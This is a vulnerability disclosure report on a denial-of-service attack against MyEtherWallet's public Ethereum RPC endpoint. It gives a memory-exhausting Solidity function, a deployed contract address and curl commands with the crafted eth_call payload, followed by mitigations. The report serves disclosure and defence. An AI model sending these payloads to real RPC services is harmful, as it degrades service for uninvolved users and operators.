Bug Report: Denial of MyEtherWallet Service

- Authors: [redacted] Yuzhe Tang, [redacted], [redacted] [redacted] and [redacted]

- Time: Apr. 25, 2020

Summary

This DoS attack to the [redacted] service leads to siginificant service degradation -- **under the attack, the JSON-RPC response time is increased by more than 100X times**. The attack is very low cost; the attacker pays zero Ether and send intimitten attack requests at very low rate (e.g., a single RPC or 1 per second). The attack works by sending crafted Ethereum's `eth_call` to the service.

Background

Given an Ethereum public RPC ending point, anyone can send `eth_call` to execute a smart contract on the targeted RPC node without paying any Ethers. This property can be exploited by an attacker who intentionally deploys a resource-consuming smart contract on the blockchain network and sends `eth_call` to trigger the execution on the public RPC end-point, leading to Denial of Service on the RPC end-point.

Although the RPC service operator can configure `rpc.gascap` to limit the total resource an `eth_call` can consume, while based on our experiment results, configure `rpc.gascap` will not be enough to prevent such DoS attack.

Technical Details

The bug detection works as follows.

- We implemented a resource-consuming smart contract, wherein a function `exhaust_memory` will allocate arbitrary length of memory specified in the argument.

```
function exhaust_memory(uint256 length) pure public returns(bool) {
bytes32[] memory mem = new bytes32[](length);
return true;
}
```

- We deployed the above smart contract on the Ethereum mainnet at address `0x01e11a017c18551863f244203f1adcd50da43c3a`
- We send `eth_call` to execute the function `exhaust_memory` with incremental length on your end-point and wait for the response, all of the requests were returned with `true`, thus we concluded that your RPC service does not configure `rpc.gascap` at the time of testing.
- We detected that sending the above `eth_call` with a large input will affect a normal user. Specifically, we send `eth_blockNumber` and measured its response time under two cases, in one case, we did not send any `eth_call`, in another case, we send the `eth_call` with input $2*10^7$, we repeated the measurement multiple times and the result shows that the response time increases by 100X when sending such `eth_call`.

Proof of Concept


- Due to this, I can claim your RPC service is suffering from this Denial of Service attack.
- To verify this, you can use the same end-point to send `eth_blockNumber` per second and measure the response time.

```
curl -H "Content-Type: application/json" -X POST --data '{"jsonrpc":"2.0","method":"eth_bloc
kNumber","params":[],"id":1}' "[redacted]"
```

- Open a new terminal and send `eth_call` to execute the `exhaust_memory` function.

```
curl -H "Content-Type: application/json" -X POST --data '{"jsonrpc": "2.0", "method": "eth_c
all", "params": [{"to": "0x01E11a017c18551863F244203f1aDCd50DA43c3a", "data": "0x881a1323000
0000000000000000000000000000000000000000000000000000000989680000000000000000000000000000000000
0000000000000000000000000000001"}, "latest"], "id": 0}' "[redacted]
"
```

- Back to the first terminal to check the response time. We measured the response time of `eth_blockNumber` under the two cases and report it in the following figure. In the experiment, we plotted the response time in 2 minutes period of time, and at the 30th second, we started to send 'eth_call' per second, and stop sending it at the 90th second.



Mitigation (Preliminary)

To mitigate such a DoS attack, we propose the following defenses.

1. **A naive defense** would be adding `rpc.gascap` when you start your RPC end-point, while this defense would reduce the capability of normal users, more importantly, in our experiments on a controlled environment, adding `rpc.gascap` is not enough to prevent such a DoS attack.
2. **Static contract analysis**: A countermeasure to defend the attack is to statically inspect the smart contracts and reject the smart contract that could be exploitable. Specifically, it declines any smart contract with a loop of variable number of iterations for a contract containing a memory allocation instruction with a variable operand of array length. However, this approach will limit the expressiveness of the RPC queries a DApp can submit.
3. **Anomaly detection**: In this defense, an RPC node monitors its current workload and detects the workload anomaly to distinguish malicious RPCs from the benign ones. Once the malicious RPCs are detected,

further measures can be taken to deter the attack, such as terminating the RPC right away, charging fees to the request sender. We suggest using the response time as the metric. Based on our experiments, it is clear that the response time of a malicious RPC is distinguishable from that of a regular RPC. The defense method is as the following: One can monitor the response-time sequence of an RPC service for a sufficiently long period of time (e.g., one week), and use the time that is larger than 99.9% as the threshold to label malicious workloads.